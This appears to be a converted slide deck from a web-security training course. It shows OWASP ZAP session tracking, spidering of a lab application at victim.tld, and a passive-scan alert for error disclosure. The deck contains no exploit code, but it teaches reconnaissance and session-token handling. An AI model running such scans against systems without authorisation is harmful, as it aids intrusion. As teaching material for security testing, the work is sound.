
The screenshot shows the ZAP application interface. The top navigation bar includes tabs for Alerts, Output, Break Points, Active Scan, Spider, Forced Browse, Params, **Http Sessions**, Zest Results, and a gear icon. Below the tabs is a table with three columns: Name, Session Tokens' Values, and Messages Matched. A row for 'Session 1' is selected, displaying the value 'JSESSIONID=1F2AD0688985723D1C97A475B0A5ABF1' in the 'Session Tokens' Values' column. A context menu is open over the 'Session 1' row, containing the following options: Set as Active, Remove Session, and Copy Session Token Value to Clipboard.

Name	Session Tokens' Values	Messages Matched
Session 1	JSESSIONID=1F2AD0688985723D1C97A475B0A5ABF1	22

- Set as Active
- Remove Session
- Copy Session Token Value to Clipboard


ZAP: Spidering (with passive scanning)

- Start the spidering:




ZAP: Spidering (with passive scanning)

- Confirm spider defaults:



ZAP: Spidering (with passive scanning)

- Spider results: Check that logout was left out (red)



Processed	Method	URI	Flags
●	GET	http://victim.tld:8080/marathon	SEED
●	GET	http://victim.tld:8080/robots.txt	SEED
●	GET	http://victim.tld:8080/sitemap.xml	SEED
●	GET	http://victim.tld:8080/marathon/showMarathons.page	SEED
●	GET	http://victim.tld:8080/marathon/PhotoLoader?photo=default.png	SEED
●	GET	http://victim.tld:8080/marathon/secured	SEED
●	GET	http://victim.tld:8080/marathon/secured/profile.page	SEED
●	GET	http://victim.tld:8080/marathon/secured/j_security_check	SEED
●	GET	http://victim.tld:8080/marathon/	
●	GET	http://victim.tld:8080/marathon/secured/attendances.page	
●	GET	http://victim.tld:8080/marathon/secured/editPassword.page	
●	GET	http://victim.tld:8080/marathon/logout.page	USER_RULES
●	GET	http://victim.tld:8080/marathon/showResults.page?marathon=0	
●	GET	http://victim.tld:8080/marathon/showResults.page?marathon=1	
●	GET	http://victim.tld:8080/marathon/showResults.page?marathon=2	
●	GET	http://victim.tld:8080/marathon/showResults.page?marathon=3	
●	GET	http://victim.tld:8080/marathon/help.jsp	

ZAP: Spidering (with passive scanning)

- Check some passive scanning results:

The screenshot shows the ZAP (Zed Attack Proxy) interface. The top navigation bar includes History, Search, Alerts, Output, Break Points, Active Scan, Spider, Forced Browse, Params, Http Sessions, and Zest Results. The main window has two panes. The left pane displays a tree view of alerts, with 'Alerts (7)' expanded to show four entries under 'Application Error Disclosure'. The right pane details a specific alert titled 'Application Error Disclosure' for the URL <http://victim.tld:8080/marathon/createAccount.page>. The alert is categorized as Medium risk and Medium confidence, with N/A parameters. It describes an HTTP 500 Internal server error, a CWE ID of 200, and a WASC ID of 13. The 'Description' section notes that the page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception, which can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page.

Application Error Disclosure

URL: <http://victim.tld:8080/marathon/createAccount.page>

Risk: Medium

Confidence: Medium

Parameter: N/A

Attack:

Evidence: HTTP 500 Internal server error

CWE ID: 200

WASC ID: 13

Description: This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page.

